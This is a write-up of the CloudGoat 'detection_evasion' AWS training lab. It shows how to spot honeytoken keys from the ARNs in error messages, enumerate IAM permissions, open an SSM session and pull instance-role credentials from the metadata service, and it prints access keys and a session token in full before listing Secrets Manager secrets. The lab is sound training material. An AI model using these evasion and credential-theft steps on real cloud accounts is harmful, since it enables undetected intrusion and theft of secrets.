[Write-up] detection-evasion

BoB 13th 박지우 (Park Jiwoo)

Scenario

Resources

- 4 IAM Users
- 2 EC2 instances
- 2 SecretsManager secrets
- A suite of detection mechanisms
  - CloudTrail
  - S3
  - CloudWatch
  - SNS

Goal


To read out the values for both secrets without being detected

- stored in Secrets Manager
- format : cg-secret-XXXXXX-XXXXXX

Setup


Set up the "detection_evasion" security training scenario in an AWS environment.

- `./cloudgoat.py create detection_evasion`



4 pairs of IAM Users' credentials are stored in `start.txt` .

- `cat /home/bob/cloudgoat/detection_evasion_cgidba3j3i8o4w/start.txt`




```
scenario_cg_id = detection_evasion_cgidba3j3i8o4w
user1_access_key_id = AKIAXWHDLZAFDERCAWXL
user1_secret_key = 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
```

```
user2_access_key_id = AKIAXWHDLZAFJMJCVB3V
user2_secret_key = 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
user3_access_key_id = AKIAXWHDLZAFC6OV72O5
user3_secret_key = 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
user4_access_key_id = AKIAXWHDLZAFPG6SKT6E
user4_secret_key = 8ZiH+AiUnmLTHaVL2oGjgeyQolHwt1/ACzOW4fND
```

Identify Honeytokens

A honeytoken is a deliberately set up fake credential intended to identify attackers. These credentials usually have no permissions to most services, so the following AWS CLI command will fail when executed.

- example : `aws --profile cg1 --region us-east-1 sdb list-domains`

However, during this process, the associated user's ARN is exposed, which allows us to infer whether the user is a legitimate user or a honeytoken.

user1 identification

```
aws configure --profile cg1
aws --profile cg1 --region us-east-1 sdb list-domains
```

```
(.venv) bob@bob-virtual-machine:~/cloudgoat$ aws configure --profile cg1
AWS Access Key ID [None]: AKIAXWHDLZAFDERCAWXL
AWS Secret Access Key [None]: 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
Default region name [None]: us-east-1
Default output format [None]: json
(.venv) bob@bob-virtual-machine:~/cloudgoat$ aws --profile cg1 --region us-east-1 sdb list-domai
ns

An error occurred (AuthorizationFailure) when calling the ListDomains operation: User (arn:aws:i
am::528757803018:user/canarytokens.com@@kz9r8ouqnhve4zs1yi4bzspzz) does not have permission to p
erform (sdb:ListDomains) on resource (arn:aws:sdb:us-east-1:528757803018:domain/). Contact accou
nt owner.
```

- AWS CLI command failed when executed.
- User1 can be identified as a honeytoken generated by canarytokens.com.
  - user/canarytokens.com@@kz9r8ouqnhve4zs1yi4bzspzz

user2 identification

```
aws configure --profile cg2
aws --profile cg2 --region us-east-1 sdb list-domains
```

```
(.venv) bob@bob-virtual-machine:~/cloudgoat$ aws configure --profile cg2
AWS Access Key ID [None]: AKIAXWHDLZAFJMJCVB3V
AWS Secret Access Key [None]: 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
Default region name [None]: us-east-1
Default output format [None]: json
(.venv) bob@bob-virtual-machine:~/cloudgoat$ aws --profile cg2 --region us-east-1 sdb list-domai
ns

An error occurred (AuthorizationFailure) when calling the ListDomains operation: User (arn:aws:i
am::528757803018:user/SpaceCrab/l_salander) does not have permission to perform (sdb:ListDomains
) on resource (arn:aws:sdb:us-east-1:528757803018:domain/). Contact account owner.
```

- AWS CLI command failed when executed.
- User2 can be identified as a honeytoken generated by SpaceCrab.

- user/SpaceCrab/l_salander

user3 identification

```
aws configure --profile cg3
aws --profile cg3 --region us-east-1 sdb list-domains
```

```
(.venv) bob@bob-virtual-machine:~/cloudgoat$ aws configure --profile cg3
AWS Access Key ID [None]: AKIAXWHDLZAFC6OV72O5
AWS Secret Access Key [None]: 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
Default region name [None]: us-east-1
Default output format [None]: json
(.venv) bob@bob-virtual-machine:~/cloudgoat$ aws --profile cg3 --region us-east-1 sdb list-domai
ns

An error occurred (AuthorizationFailure) when calling the ListDomains operation: User (arn:aws:i
am::528757803018:user/cd1fceca-e751-4c1b-83e4-78d309063830) does not have permission to perform
(sdb:ListDomains) on resource (arn:aws:sdb:us-east-1:528757803018:domain/). Contact account owne
r.
```

- AWS CLI command failed when executed.
- User3 can be indentified as an unprivileged user.

user4 identification

```
aws configure --profile cg4
aws --profile cg4 --region us-east-1 sdb list-domains
```

```
(.venv) bob@bob-virtual-machine:~/cloudgoat$ aws configure --profile cg4
AWS Access Key ID [None]: AKIAXWHDLZAFPG6SKT6E
AWS Secret Access Key [None]: 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
Default region name [None]: us-east-1
Default output format [None]: json
(.venv) bob@bob-virtual-machine:~/cloudgoat$ aws --profile cg4 --region us-east-1 sdb list-domai
ns
```

- AWS CLI command succeeded.
- **User4 has access permissions to SDB service (Amazon SimpleDB).**

Get Info

User4 info

Retrieve the ARN (unique identifier) of user4.

- `aws --profile cg4 sts get-caller-identity`

```
(.venv) bob@bob-virtual-machine:~/cloudgoat$ aws --profile cg4 sts get-caller-identity
{
    "UserId": "AIDAXWHDLZAFFYUXWFOOJ",
    "Account": "528757803018",
    "Arn": "arn:aws:iam::528757803018:user/r_waterhouse"
}
```


```
{
    "UserId": "AIDAXWHDLZAFFYUXWFOOJ",
    "Account": "528757803018",
```

```
    "Arn": "arn:aws:iam::528757803018:user/r_waterhouse"
}
```

User4's group

Retrieve groups that the IAM user `r_waterhouse` (AWS CLI profile `cg4`) belongs to.

- `aws --profile cg4 iam list-groups-for-user --user-name r_waterhouse`





```
{
    "Groups": [
        {
            "Path": "/developers/",
            "GroupName": "cg-developers",
            "GroupId": "AGPAXWHDLZAFM57NW4OCV",
            "Arn": "arn:aws:iam::528757803018:group/developers/cg-developers",
            "CreateDate": "2024-08-12T21:15:45+00:00"
        }
    ]
}
```

Group Policies

Retrieve policies for group `cg-developers` .

- `aws --profile cg4 iam list-group-policies --group-name cg-developers`




```
{
    "PolicyNames": [
        "developer_policy"
    ]
}
```

Detailed descriptions for `developer_policy`

- `aws --profile cg4 iam get-group-policy --group-name cg-developers --policy-name developer_policy`


```
{
    "GroupName": "cg-developers",
    "PolicyName": "developer_policy",
    "PolicyDocument": {
        "Version": "2012-10-17",
        "Statement": [
            {
                "Action": [
                    "ssm:SendCommand",
                    "ssm:ResumeSession",
                    "ssm:TerminateSession",
                    "ssm:StartSession"
                ],
                "Effect": "Allow",
                "Resource": [
                    "arn:aws:ssm:*:*:patchbaseline/*",
                    "arn:aws:ssm:*:*:managed-instance/*",
                    "arn:aws:ec2:*:*:instance/*",
                    "arn:aws:ssm:*:*:session/*",
                    "arn:aws:ssm:*:*:document/*"
                ]
            }
        ]
    }
}
```


- `ssm:SendCommand` : Allows sending commands to EC2 instances via SSM
  - SSM : AWS Systems Manager
- `ssm:ResumeSession` : Allows resuming an SSM session.
- `ssm:TerminateSession` : Allows terminating an SSM session.
- `ssm:StartSession` : Allows starting an SSM session.

Therefore, User4 actually has permissions for sending command / session management.

EC2 Instance Info

Retrieve EC2 Instance info based on profile `cg4` and region `us-east-1` .

- `aws --profile cg4 --region us-east-1 ec2 describe-instances`


```
{
    "Reservations": [
```

```
        {
            "Groups": [],
            "Instances": [
                {
                    "AmiLaunchIndex": 0,
                    "ImageId": "ami-03972092c42e8c0ca",
                    "InstanceId": "i-0c3d3086006dd535b",
                    "InstanceType": "t2.micro",
                    "LaunchTime": "2024-08-12T21:16:12+00:00",
                    "Monitoring": {
                        "State": "disabled"
                    },
                    "Placement": {
                        "AvailabilityZone": "us-east-1c",
                        "GroupName": "",
                        "Tenancy": "default"
                    },
                    "PrivateDnsName": "ip-3-84-104-185.ec2.internal",
                    "PrivateIpAddress": "3.84.104.185",
                    "ProductCodes": [],
                    "PublicDnsName": "ec2-35-175-237-205.compute-1.amazonaws.com",
                    "PublicIpAddress": "35.175.237.205",
                    "State": {
                        "Code": 16,
                        "Name": "running"
                    },
                    "StateTransitionReason": "",
                    "SubnetId": "subnet-0a791d93d4736bf54",
                    "VpcId": "vpc-0c288d10524136f8d",
                    "Architecture": "x86_64",
                    "BlockDeviceMappings": [
                        {
                            "DeviceName": "/dev/xvda",
                            "Ebs": {
                                "AttachTime": "2024-08-12T21:16:12+00:00",
                                "DeleteOnTermination": true,
                                "Status": "attached",
                                "VolumeId": "vol-032eccd1ee21a206c"
                            }
                        }
                    ],
                    "ClientToken": "terraform-20240812211610170000000011",
                    "EbsOptimized": false,
                    "EnaSupport": true,
                    "Hypervisor": "xen",
                    "IamInstanceProfile": {
                        "Arn": "arn:aws:iam::528757803018:instance-profile/detection_evasi
on_cgidba3j3i8o4w_easy",
                        "Id": "AIPAXWHDLZAFOVHIG25EB"
                    },
                    "NetworkInterfaces": [
                        {
                            "Association": {
                                "IpOwnerId": "amazon",
                                "PublicDnsName": "ec2-35-175-237-205.compute-1.amazonaws.c
om",
                                "PublicIp": "35.175.237.205"
                            },
```

```
                            "Attachment": {
                                "AttachTime": "2024-08-12T21:16:12+00:00",
                                "AttachmentId": "eni-attach-0857af602e0e877e7",
                                "DeleteOnTermination": true,
                                "DeviceIndex": 0,
                                "Status": "attached",
                                "NetworkCardIndex": 0
                            },
                            "Description": "",
                            "Groups": [
                                {
                                    "GroupName": "detection_evasion_cgidba3j3i8o4w2",
                                    "GroupId": "sg-08ae072d125881b92"
                                }
                            ],
                            "Ipv6Addresses": [],
                            "MacAddress": "0e:00:65:98:f0:9d",
                            "NetworkInterfaceId": "eni-04aff15d60fc438b7",
                            "OwnerId": "528757803018",
                            "PrivateDnsName": "ip-3-84-104-185.ec2.internal",
                            "PrivateIpAddress": "3.84.104.185",
                            "PrivateIpAddresses": [
                                {
                                    "Association": {
                                        "IpOwnerId": "amazon",
                                        "PublicDnsName": "ec2-35-175-237-205.compute-1.ama
zonaws.com",
                                        "PublicIp": "35.175.237.205"
                                    },
                                    "Primary": true,
                                    "PrivateDnsName": "ip-3-84-104-185.ec2.internal",
                                    "PrivateIpAddress": "3.84.104.185"
                                }
                            ],
                            "SourceDestCheck": true,
                            "Status": "in-use",
                            "SubnetId": "subnet-0a791d93d4736bf54",
                            "VpcId": "vpc-0c288d10524136f8d",
                            "InterfaceType": "interface"
                        }
                    ],
                    "RootDeviceName": "/dev/xvda",
                    "RootDeviceType": "ebs",
                    "SecurityGroups": [
                        {
                            "GroupName": "detection_evasion_cgidba3j3i8o4w2",
                            "GroupId": "sg-08ae072d125881b92"
                        }
                    ],
                    "SourceDestCheck": true,
                    "Tags": [
                        {
                            "Key": "Stack",
                            "Value": "CloudGoat"
                        },
                        {
                            "Key": "tag-key",
                            "Value": "detection_evasion_cgidba3j3i8o4w"
```

```
                    },
                    {
                        "Key": "Name",
                        "Value": "easy_path-cg-detection-evasion"
                    },
                    {
                        "Key": "Scenario",
                        "Value": "detection-evasion"
                    }
                ],
                "VirtualizationType": "hvm",
                "CpuOptions": {
                    "CoreCount": 1,
                    "ThreadsPerCore": 1
                },
                "CapacityReservationSpecification": {
                    "CapacityReservationPreference": "open"
                },
                "HibernationOptions": {
                    "Configured": false
                },
                "MetadataOptions": {
                    "State": "applied",
                    "HttpTokens": "optional",
                    "HttpPutResponseHopLimit": 1,
                    "HttpEndpoint": "enabled",
                    "HttpProtocolIpv6": "disabled",
                    "InstanceMetadataTags": "disabled"
                },
                "EnclaveOptions": {
                    "Enabled": false
                },
                "PlatformDetails": "Linux/UNIX",
                "UsageOperation": "RunInstances",
                "UsageOperationUpdateTime": "2024-08-12T21:16:12+00:00",
                "PrivateDnsNameOptions": {
                    "HostnameType": "ip-name",
                    "EnableResourceNameDnsARecord": false,
                    "EnableResourceNameDnsAAAARecord": false
                },
                "MaintenanceOptions": {
                    "AutoRecovery": "default"
                },
                "CurrentInstanceBootMode": "legacy-bios"
            }
        ],
        "OwnerId": "528757803018",
        "ReservationId": "r-013d6900bde1fd166"
    },
    {
        "Groups": [],
        "Instances": [
            {
                "AmiLaunchIndex": 0,
                "ImageId": "ami-03972092c42e8c0ca",
                "InstanceId": "i-000d79626b2094162",
                "InstanceType": "t2.micro",
                "LaunchTime": "2024-08-12T21:16:11+00:00",
```

```
                    "Monitoring": {
                        "State": "disabled"
                    },
                    "Placement": {
                        "AvailabilityZone": "us-east-1c",
                        "GroupName": "",
                        "Tenancy": "default"
                    },
                    "PrivateDnsName": "ip-3-84-104-166.ec2.internal",
                    "PrivateIpAddress": "3.84.104.166",
                    "ProductCodes": [],
                    "PublicDnsName": "",
                    "State": {
                        "Code": 16,
                        "Name": "running"
                    },
                    "StateTransitionReason": "",
                    "SubnetId": "subnet-0a791d93d4736bf54",
                    "VpcId": "vpc-0c288d10524136f8d",
                    "Architecture": "x86_64",
                    "BlockDeviceMappings": [
                        {
                            "DeviceName": "/dev/xvda",
                            "Ebs": {
                                "AttachTime": "2024-08-12T21:16:12+00:00",
                                "DeleteOnTermination": true,
                                "Status": "attached",
                                "VolumeId": "vol-0199470c9b22d0470"
                            }
                        }
                    ],
                    "ClientToken": "terraform-20240812211609589800000010",
                    "EbsOptimized": false,
                    "EnaSupport": true,
                    "Hypervisor": "xen",
                    "IamInstanceProfile": {
                        "Arn": "arn:aws:iam::528757803018:instance-profile/detection_evasi
on_cgidba3j3i8o4w_hard",
                        "Id": "AIPAXWHDLZAFCZ4BX2LTN"
                    },
                    "NetworkInterfaces": [
                        {
                            "Attachment": {
                                "AttachTime": "2024-08-12T21:16:11+00:00",
                                "AttachmentId": "eni-attach-01078f078abb494fe",
                                "DeleteOnTermination": true,
                                "DeviceIndex": 0,
                                "Status": "attached",
                                "NetworkCardIndex": 0
                            },
                            "Description": "",
                            "Groups": [
                                {
                                    "GroupName": "detection_evasion_cgidba3j3i8o4w",
                                    "GroupId": "sg-0e291a9ea8283f908"
                                }
                            ],
                            "Ipv6Addresses": [],
```

```
                "MacAddress": "0e:9f:5d:eb:bb:f5",
                "NetworkInterfaceId": "eni-0d6934bc738817a05",
                "OwnerId": "528757803018",
                "PrivateDnsName": "ip-3-84-104-166.ec2.internal",
                "PrivateIpAddress": "3.84.104.166",
                "PrivateIpAddresses": [
                    {
                        "Primary": true,
                        "PrivateDnsName": "ip-3-84-104-166.ec2.internal",
                        "PrivateIpAddress": "3.84.104.166"
                    }
                ],
                "SourceDestCheck": true,
                "Status": "in-use",
                "SubnetId": "subnet-0a791d93d4736bf54",
                "VpcId": "vpc-0c288d10524136f8d",
                "InterfaceType": "interface"
            }
        ],
        "RootDeviceName": "/dev/xvda",
        "RootDeviceType": "ebs",
        "SecurityGroups": [
            {
                "GroupName": "detection_evasion_cgidba3j3i8o4w",
                "GroupId": "sg-0e291a9ea8283f908"
            }
        ],
        "SourceDestCheck": true,
        "Tags": [
            {
                "Key": "tag-key",
                "Value": "detection_evasion_cgidba3j3i8o4w"
            },
            {
                "Key": "Name",
                "Value": "hard_path-cg-detection-evasion"
            },
            {
                "Key": "Scenario",
                "Value": "detection-evasion"
            },
            {
                "Key": "Stack",
                "Value": "CloudGoat"
            }
        ],
        "VirtualizationType": "hvm",
        "CpuOptions": {
            "CoreCount": 1,
            "ThreadsPerCore": 1
        },
        "CapacityReservationSpecification": {
            "CapacityReservationPreference": "open"
        },
        "HibernationOptions": {
            "Configured": false
        },
        "MetadataOptions": {
```

```
                        "State": "applied",
                        "HttpTokens": "optional",
                        "HttpPutResponseHopLimit": 1,
                        "HttpEndpoint": "enabled",
                        "HttpProtocolIpv6": "disabled",
                        "InstanceMetadataTags": "disabled"
                    },
                    "EnclaveOptions": {
                        "Enabled": false
                    },
                    "PlatformDetails": "Linux/UNIX",
                    "UsageOperation": "RunInstances",
                    "UsageOperationUpdateTime": "2024-08-12T21:16:11+00:00",
                    "PrivateDnsNameOptions": {
                        "HostnameType": "ip-name",
                        "EnableResourceNameDnsARecord": false,
                        "EnableResourceNameDnsAAAARecord": false
                    },
                    "MaintenanceOptions": {
                        "AutoRecovery": "default"
                    },
                    "CurrentInstanceBootMode": "legacy-bios"
                }
            ],
            "OwnerId": "528757803018",
            "ReservationId": "r-0d65804e134a3ef33"
        }
    ]
}
```


- Instance 1
  - InstanceId: i-0c3d3086006dd535b
  - PrivateIpAddress: 3.84.104.185
  - PublicIpAddress: 35.175.237.205
  - IamInstanceProfile: arn:aws:iam::528757803018:instance-profile/detection_evasion_cgidba3j3i8o4w_easy
  - Name: easy_path-cg-detection-evasion

- Instance 2
  - InstanceId: i-000d79626b2094162
  - PrivateIpAddress: 3.84.104.166
  - PublicIpAddress: None
  - IamInstanceProfile: arn:aws:iam::528757803018:instance-profile/detection_evasion_cgidba3j3i8o4w_hard
  - Name: hard_path-cg-detection-evasion

[Secret1] easy_path-cg-detection-evasion

Install AWS Session Manager Plugin

AWS Session Manager is required for EC2 Instance management.

```
curl "https://s3.amazonaws.com/session-manager-downloads/plugin/latest/ubuntu_64bit/session-m
```

```
sudo dpkg -i session-manager-plugin.deb
```

Start easy_path session

Start session with easy_path instance.

Terminal connection to the instance is established.

- `aws --profile cg4 --region us-east-1 ssm start-session --target i-0c3d3086006dd535b`

```
(.venv) bob@bob-virtual-machine:~/cloudgoat$ aws --profile cg4 --region us-east-1 ssm start-sess
ion --target i-0c3d3086006dd535b

Starting session with SessionId: r_waterhouse-3e7qv6kn5ve7iumdijynsdlf74
sh-4.2$
```

IAM Role for Instance

Retrieve IAM role assigned to the current EC2 instance.

- 169.254.169.254 : metadata server for EC2 instances
- `curl` `http://169.254.169.254/latest/meta-data/iam/security-credentials`

```
sh-4.2$ curl http://169.254.169.254/latest/meta-data/iam/security-credentials
detection_evasion_cgidba3j3i8o4w_easysh-4.2$
```

```
detection_evasion_cgidba3j3i8o4w_easy
```

Security Credentials of IAM Role for Instance

Retrieve credentials for AWS resource access.

- `curl` `http://169.254.169.254/latest/meta-data/iam/security-credentials/detection_evasion_cgidba3j3i8o4w_easy`

```
sh-4.2$ curl http://169.254.169.254/latest/meta-data/iam/security-credentials/detection_evasion_
cgidba3j3i8o4w_easy
{
  "Code" : "Success",
  "LastUpdated" : "2024-08-12T22:58:28Z",
  "Type" : "AWS-HMAC",
  "AccessKeyId" : "ASIAXWHDLZAFKBRAI4T3",
  "SecretAccessKey" : "lqVuUzq/YTZQENNxCXh3hE1uJlN+y389dWlzaP8L",
  "Token" : "IQoJb3JpZ2luX2VjEJ//////////wEaCXVzLWVhc3QtMSJIMEYCIQDJqDe6zlVD16ZePKLwMWKLGHUu6GU
ufrZ00t5Ovp0KQAIhAI2QuMy5ffZ9EPsJL3Fi3dZR4qgezevFK1glguryodn+KsQFCJj//////////wEQABoMNTI4NzU3ODA
zMDE4IgxTkSrMwRibaOBHbxUqmAVgXLrDgxZICFoQDZTg/ubWoKiO8wv7dQcA6ekLuB0miEweD+D1seVPo+7wjmf8eHsGSK/
HT/y19S9/QPu+FRJ9bsEnDE+4w7oY84H/mtvedGu1ctUxdjGEqFe3P85COqh/SdZPiMRSGEHHkYNVCSN9sW4HWnIOXmkmWKy
kuVf6+cNOzN8mZZnZMivjnyN7ajZrfM21GlbKPoWkQXcLKCqGiRCEeRubShExCOK6wGh0d6MsO2BkQYUc8TI6Mic4/yz4TQm
Rl5XXq7RnbvBL3wGYJP1wpR83JoUO1+B2UD1BytwGrF09s19G/YoWM3d28pyfmtVdqUK9fWwSJpjLOn4Zdidw6ahcftU200S
q2g/5lbqGLbsD/zddmbbTI8Ilkyy4LWVT1hTArUUV77kqy6hVT4hyx0U57QEkwpc1BsqzwpQmqHGTfmrzDWPAMpEN1lc0/HY
4FW7/x/r6LPLzetFrgI+icw2f8OB55hNVxoKT0jFvFVkOv6u4/CC7pKCUinDl/24MLMa5JbCbHMEtHXZWg7p+VB1gSK+togB
W4OvFe7Rpx1eRJyCVDVcBp2kUJgCE/AHnJNBxfPRYlboXHF+sSDqkp1MB6MwTsjknTUcwUw8qIFn7IPDDAcKOLMmlYrx3I1o
xcfoPGppKOl/AnINzonlcdJyKsDc9KmLJJVew5ixR98s+HrIVgzOXJPfLISnzkZ8/95U6iNCWqALA5KwMPjf6t9F91mHo1TT
5Jvx5A/mqvXFISPyKlBYp/RWsZ+inkn/z+EscjP9B/CCmQPy3vUcM4RIWQAhBejxSG+sj/zJaVvf84Qg/ICqu0ASNHA7YhkI
TZauFOzU8deg7YgoRPa802kDyCBJRwcgiUH6zRI16qDC2ltgoMKSn6rUGOrABJ+a6Kji7wuTXfzck4BtAHoHvpPNwzRiEEhy
Wycitx+0i+JbT01j17O1vt+gmKMVFEUyTQ7Yw3g2XoSJhRmNwgqqw6nbw9A5j6tzLwtbsK4H+gXnZRPTpTcRRzKxB0JQP5KI
sHwf8xzoSxXElfX2mJPSIQvZI9BpU9q1NQa0dz+vFGtbay07ezT+fITGSsjf8laldAXm/4rc9AYyqMK2blVPmUUq8+/oX3eA
jRihrHW0=",
  "Expiration" : "2024-08-13T05:16:34Z"
}sh-4.2$
```

```
{
  "Code" : "Success",
```

```
  "LastUpdated" : "2024-08-12T22:58:28Z",
  "Type" : "AWS-HMAC",
  "AccessKeyId" : "ASIAXWHDLZAFKBRAI4T3",
  "SecretAccessKey" : "lqVuUzq/YTZQENNxCXh3hE1uJlN+y389dWlzaP8L",
  "Token" : "IQoJb3JpZ2luX2VjEJ//////////wEaCXVzLWVhc3QtMSJIMEYCIQDJqDe6zlVD16ZePKLwMWKLG
HUu6GUufrZ00t5Ovp0KQAIhAI2QuMy5ffZ9EPsJL3Fi3dZR4qgezevFK1glguryodn+KsQFCJj/////////wEQABo
MNTI4NzU3ODAzMDE4IgxTkSrMwRibaOBHbxUqmAVgXLrDgxZICFoQDZTg/ubWoKiO8wv7dQcA6ekLuB0miEweD+D1s
eVPo+7wjmf8eHsGSK/HT/y19S9/QPu+FRJ9bsEnDE+4w7oY84H/mtvedGu1ctUxdjGEqFe3P85COqh/SdZPiMRSGEH
HkYNVCSN9sW4HWnIOXmkmWKykuVf6+cNOzN8mZZnZMivjnyN7ajZrfM21GlbKPoWkQXcLKCqGiRCEeRubShExCOK6w
Gh0d6MsO2BkQYUc8TI6Mic4/yz4TQmRl5XXq7RnbvBL3wGYJP1wpR83JoUO1+B2UD1BytwGrF09s19G/YoWM3d28py
fmtVdqUK9fWwSJpjLOn4Zdidw6ahcftU200Sq2g/5lbqGLbsD/zddmbbTI8Ilkyy4LWVT1hTArUUV77kqy6hVT4hyx
0U57QEkwpc1BsqzwpQmqHGTfmrzDWPAMpEN1lc0/HY4FW7/x/r6LPLzetFrgI+icw2f8OB55hNVxoKT0jFvFVkOv6u
4/CC7pKCUinDl/24MLMa5JbCbHMEtHXZWg7p+VB1gSK+togBW4OvFe7Rpx1eRJyCVDVcBp2kUJgCE/AHnJNBxfPRYl
boXHF+sSDqkp1MB6MwTsjknTUcwUw8qIFn7IPDDAcKOLMmlYrx3I1oxcfoPGppKOl/AnINzonlcdJyKsDc9KmLJJVe
w5ixR98s+HrIVgzOXJPfLISnzkZ8/95U6iNCWqALA5KwMPjf6t9F91mHo1TT5Jvx5A/mqvXFISPyKlBYp/RWsZ+ink
n/z+EscjP9B/CCmQPy3vUcM4RIWQAhBejxSG+sj/zJaVvf84Qg/ICqu0ASNHA7YhkITZauFOzU8deg7YgoRPa802kD
yCBJRwcgiUH6zRI16qDC2ltgoMKSn6rUGOrABJ+a6Kji7wuTXfzck4BtAHoHvpPNwzRiEEhyWycitx+0i+JbT01j17
O1vt+gmKMVFEUyTQ7Yw3g2XoSJhRmNwgqqw6nbw9A5j6tzLwtbsK4H+gXnZRPTpTcRRzKxB0JQP5KIsHwf8xzoSxXE
lfX2mJPSIQvZI9BpU9q1NQa0dz+vFGtbay07ezT+fITGSsjf8laldAXm/4rc9AYyqMK2blVPmUUq8+/oX3eAjRihrH
W0=",
  "Expiration" : "2024-08-13T05:16:34Z"
}
```


Install AWS CLI

Install AWS CLI inside Instance.

- `sudo yum install awscli -y`

Get secret list

Get secret list stored at AWS Secrets Manager based on region.

- `aws --region us-east-1 secretsmanager list-secrets`


```
{
    "SecretList": [
        {
            "Name": "detection_evasion_cgidba3j3i8o4w_hard_secret",
            "Tags": [
                {
                    "Value": "cg-detection_evasion_cgidba3j3i8o4w",
                    "Key": "Name"
                },
                {
                    "Value": "detection-evasion",
                    "Key": "Scenario"
                },
                {
                    "Value": "CloudGoat",
                    "Key": "Stack"
                }
            ],
            "LastChangedDate": 1723497348.096,
            "SecretVersionsToStages": {
                "terraform-20240812211547698100000004": [
                    "AWSCURRENT"
                ]
            },
            "CreatedDate": 1723497343.675,
            "LastAccessedDate": 1723420800.0,
            "ARN": "arn:aws:secretsmanager:us-east-1:528757803018:secret:detection_evasion_cgidb
a3j3i8o4w_hard_secret-tPJfu9",
            "Description": "This is the final secret for the 'hard' path of the detection_evasio
n cloudgoat scenario."
        },
        {
            "Name": "detection_evasion_cgidba3j3i8o4w_easy_secret",
            "Tags": [
                {
                    "Value": "cg-detection_evasion_cgidba3j3i8o4w",
                    "Key": "Name"
                },
                {
                    "Value": "detection-evasion",
                    "Key": "Scenario"
                },
                {
                    "Value": "CloudGoat",
                    "Key": "Stack"
                }
            ],
            "LastChangedDate": 1723497347.386,
            "SecretVersionsToStages": {
                "terraform-20240812211546701200000003": [
                    "AWSCURRENT"
                ]
            },
            "CreatedDate": 1723497343.691,
            "LastAccessedDate": 1723420800.0,
            "ARN": "arn:aws:secretsmanager:us-east-1:528757803018:secret:detection_evasion_cgidb
a3j3i8o4w_easy_secret-pqQhOV",
            "Description": "This is the final secret for the 'easy' path of the detection_evasio
n cloudgoat scenario."
        }
    ]
}
```



```
{
    "SecretList": [
        {
            "Name": "detection_evasion_cgidba3j3i8o4w_hard_secret",
            "Tags": [
                {
                    "Value": "cg-detection_evasion_cgidba3j3i8o4w",
                    "Key": "Name"
```

```
                },
                {
                    "Value": "detection-evasion",
                    "Key": "Scenario"
                },
                {
                    "Value": "CloudGoat",
                    "Key": "Stack"
                }
            ],
            "LastChangedDate": 1723497348.096,
            "SecretVersionsToStages": {
                "terraform-20240812211547698100000004": [
                    "AWSCURRENT"
                ]
            },
            "CreatedDate": 1723497343.675,
            "LastAccessedDate": 1723420800.0,
            "ARN": "arn:aws:secretsmanager:us-east-1:528757803018:secret:detection_evasion
_cgidba3j3i8o4w_hard_secret-tPJfu9",
            "Description": "This is the final secret for the 'hard' path of the detection_
evasion cloudgoat scenario."
        },
        {
            "Name": "detection_evasion_cgidba3j3i8o4w_easy_secret",
            "Tags": [
                {
                    "Value": "cg-detection_evasion_cgidba3j3i8o4w",
                    "Key": "Name"
                },
                {
                    "Value": "detection-evasion",
                    "Key": "Scenario"
                },
                {
                    "Value": "CloudGoat",
                    "Key": "Stack"
                }
            ],
            "LastChangedDate": 1723497347.386,
            "SecretVersionsToStages": {
                "terraform-20240812211546701200000003": [
                    "AWSCURRENT"
                ]
            },
            "CreatedDate": 1723497343.691,
            "LastAccessedDate": 1723420800.0,
            "ARN": "arn:aws:secretsmanager:us-east-1:528757803018:secret:detection_evasion
_cgidba3j3i8o4w_easy_secret-pqQhOV",
            "Description": "This is the final secret for the 'easy' path of the detection_
evasion cloudgoat scenario."
        }
    ]
}
```


Secret 1

- Name: detection_evasion_cgidba3j3i8o4w_hard_secret

- ARN: arn:aws:secretsmanager:us-east-1:528757803018:secret:detection_evasion_cgidba3j3i8o4w_hard_secret-tPJfu9
